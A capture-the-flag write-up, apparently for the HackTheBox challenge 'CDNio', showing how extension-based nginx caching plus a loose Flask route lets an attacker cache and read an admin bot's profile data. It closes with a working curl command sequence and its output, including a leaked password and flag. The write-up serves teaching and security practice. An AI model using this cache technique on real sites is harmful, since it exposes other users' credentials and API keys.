CDNio
5 minutes to read

We are given a Flask project that runs behind an nginx server acting as a proxy. We are also given a Dockerfile, so we can run a container with the same setup as it will be on the remote instance. After registering a new account and logging in, we have this webpage:
Source code analysis
Let’s start by looking at the configuration file of nginx:
user nobody;
worker_processes 1;
pid /run/nginx.pid;

events {
    worker_connections 768;
}

http {
    server_tokens off;

    include /etc/nginx/mime.types;
    default_type application/octet-stream;

    proxy_cache_path /var/cache/nginx keys_zone=cache:10m max_size=1g inactive=60m use_temp_path=off;

    server {
        listen 1337;

        server_name _;

        location ~* \.(css|js|png|jpg|jpeg|gif|ico|svg|woff|woff2|ttf|eot)$ {
            proxy_cache cache;
            proxy_cache_valid 200 3m;
            proxy_cache_use_stale error timeout updating;
            expires 3m;
            add_header Cache-Control "public";

            proxy_pass http://unix:/tmp/gunicorn.sock;
            proxy_set_header Host $host;
            proxy_set_header X-Real-IP $remote_addr;
            proxy_set_header X-Forwarded-For $proxy_add_x_forwarded_for;
            proxy_set_header X-Forwarded-Proto $scheme;
        }

        location / {
            proxy_pass http://unix:/tmp/gunicorn.sock;
            proxy_set_header Host $host;
            proxy_set_header X-Real-IP $remote_addr;
            proxy_set_header X-Forwarded-For $proxy_add_x_forwarded_for;
            proxy_set_header X-Forwarded-Proto $scheme;
        }

        access_log /var/log/nginx/access.log;
        error_log /var/log/nginx/error.log;
    }
}
One weird thing is that Flask is listening on a Unix Domain Socket (UDS) rather than a TCP port (as usual). However, this is not relevant because we have direct connectivity with nginx and not with Flask.
The main point of this file is this block:
        location ~* \.(css|js|png|jpg|jpeg|gif|ico|svg|woff|woff2|ttf|eot)$ {
            proxy_cache cache;
            proxy_cache_valid 200 3m;
            proxy_cache_use_stale error timeout updating;
            expires 3m;
            add_header Cache-Control "public";

            # ...
        }
This means that any file ending in one of the above extensions will be cached for 3 minutes!
If we take a look at the endpoints exposed by Flask, we will see something weird here:
from . import main_bp

from app.middleware.auth import jwt_required
from flask import jsonify, request

import re, sqlite3

def get_db_connection():
    conn = sqlite3.connect("/www/app/database.db")
    conn.row_factory = sqlite3.Row
    return conn

@main_bp.route('/<path:subpath>', methods=['GET'])
@jwt_required
def profile(subpath):
    if re.match(r'.*^profile', subpath): # Django perfection
        decoded_token = request.decoded_token
        username = decoded_token.get('sub')

        if not username:
            return jsonify({"error": "Invalid token payload!"}), 401

        conn = get_db_connection()

        user = conn.execute(
            "SELECT id, username, email, api_key, created_at, password FROM users WHERE username = ?",
            (username,)
        ).fetchone()
        conn.close()

        if user:
            return jsonify({
                "id": user["id"],
                "username": user["username"],
                "email": user["email"],
                "password": user["password"],
                "api_key": user["api_key"],
                "created_at": user["created_at"]
            }), 200
        else:
            return jsonify({"error": "User not found"}), 404
    else:
        return jsonify({"error": "No match"}), 404
In particular, what’s the point of using re.match(r'.*^profile', subpath)? After a bit of testing, this function matches any string that starts with profile (for instance, profile, profile.css, profile.gif, profile.asdf…).
Notice that we need to be authenticated (which is handled by JWT tokens). The response will be our user information (username, password and api_key, among other values).
Continuing with the analysis, we can make a bot visit a URL of the server:
from . import bot_bp

from app.utils.bot import bot_thread
from app.middleware.auth import jwt_required

from flask import request, jsonify

@bot_bp.route('/visit', methods=['POST'])
@jwt_required
def visit():
    data = request.get_json()
    uri = data.get('uri')

    if not uri:
        return jsonify({"message": "URI is required"}), 400

    bot_thread(uri)

    return jsonify({"message": f"Visiting URI: {uri}"}), 200
The bot will take its own credentials from an environment variable, log in, and then visit the URL specified:
import time, os, threading, requests

base_url = "http://0.0.0.0:1337"

admin_passwd = os.getenv("RANDOM_PASSWORD")

base_headers = {
    "User-Agent": "CDNio Bot ()"
}

def login_and_get_token():
    session = requests.Session()

    login_url = f"{base_url}/"
    payload = {
        "username": "admin",
        "password": admin_passwd
    }
    response = session.post(login_url, json=payload, headers=base_headers)

    if response.status_code == 200:
        token = response.json().get("token")
        return token, session
    else:
        return None, None

def bot_runner(uri):
    token, session = login_and_get_token()

    headers  = {
        **base_headers,
        "Authorization": f"Bearer {token}"
    }

    r = requests.get(f"{base_url}/{uri}", headers=headers)

    time.sleep(5)

def bot_thread(uri):
    bot_runner(uri)
So far so good, but we are missing something… the flag! There is an entrypoint.sh file that is executed when the container starts:
#!/bin/sh

set -e

DB_PATH="/www/app/database.db"

if [ ! -f "$DB_PATH" ]; then
    sqlite3 "$DB_PATH" <<- 'EOF'
    CREATE TABLE users (
        id INTEGER PRIMARY KEY AUTOINCREMENT,
        username TEXT NOT NULL UNIQUE,
        password TEXT NOT NULL,
        email TEXT NOT NULL UNIQUE,
        api_key TEXT NOT NULL UNIQUE,
        created_at TIMESTAMP DEFAULT CURRENT_TIMESTAMP
    );
EOF
fi

RANDOM_PASSWORD=$(openssl rand -base64 16 | tr -d '\n') && export RANDOM_PASSWORD

sqlite3 "$DB_PATH" <<- EOF
    INSERT INTO users (username, password, email, api_key)
    VALUES ('admin', '$RANDOM_PASSWORD', 'admin@hackthebox.com', 'HTB{f4k3_fl4g_f0r_t35t1ng}');
EOF

mkdir -p /var/cache/nginx \
    && mkdir -p /var/log/gunicorn  \
    && chown -R nobody:nogroup /var/log/gunicorn \
    && chown -R nobody:nogroup /www

nginx -g 'daemon off;' &
exec su nobody -s /bin/sh -c \
    "gunicorn \
    --bind 'unix:/tmp/gunicorn.sock' \
    --workers '2' \
    --access-logfile '/var/log/gunicorn/access.log' \
    wsgi:app"
Here we see how the bot’s credentials are inserted into the database, and the flag is in the api_key column.
Solution
Now we have all the pieces, let’s sum up:
- The nginx server caches several responses for given extensions for 3 minutes
- There is a
/profileendpoint that returns user information (including the API key) - Actually, the handler for
/profileworks for anything starting with/profile(namely,/profile.gifand other extensions) - We can make the bot visit any URL in the server
- The flag is the bot’s API key
So, the idea is to make the bot visit a URL like /profile.gif, so that the response shows its API key (the flag), and it gets cached by nginx because .gif extensions are cached for 3 minutes. Then, we can make a request to /profile.gif from our side and we will get the cached response instead of our own user data. This is usually known as web cache poisoning.
Flag
We can find the flag with just a few curl commands:
$ curl 94.237.53.203:44694/register -d '{"username":"x","password":"x","email":"x"}' -H 'Content-Type: application/json'
{"message":"User x registered successfully!"}

$ curl 94.237.53.203:44694 -d '{"username":"x","password":"x"}' -H 'Content-Type: application/json'
{"token":"eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJzdWIiOiJ4IiwiaWF0IjoxNzQ1ODczMzMxLCJleHAiOjE3NDU5NTk3MzF9.gjhkchVoFMTYWNVoF8LTcKrYYKFVX_tWqEdqqpmt2ro"}

$ curl 94.237.53.203:44694/visit -d '{"uri":"profile.gif"}' -H 'Content-Type: application/json' -H 'Authorization: Bearer eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJzdWIiOiJ4IiwiaWF0IjoxNzQ1ODczMzMxLCJleHAiOjE3NDU5NTk3MzF9.gjhkchVoFMTYWNVoF8LTcKrYYKFVX_tWqEdqqpmt2ro'
{"message":"Visiting URI: profile.gif"}

$ curl 94.237.53.203:44694/profile.gif -H 'Authorization: Bearer eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJzdWIiOiJ4IiwiaWF0IjoxNzQ1ODczMzMxLCJleHAiOjE3NDU5NTk3MzF9.gjhkchVoFMTYWNVoF8LTcKrYYKFVX_tWqEdqqpmt2ro'
{"api_key":"HTB{cDN_10_OoOoOoO_Sc1_F1_iOOOO0000}","created_at":"2025-04-28 20:45:02","email":"admin@hackthebox.com","id":1,"password":"ZmUQ269y7JC95TLrCvjJtg==","username":"admin"}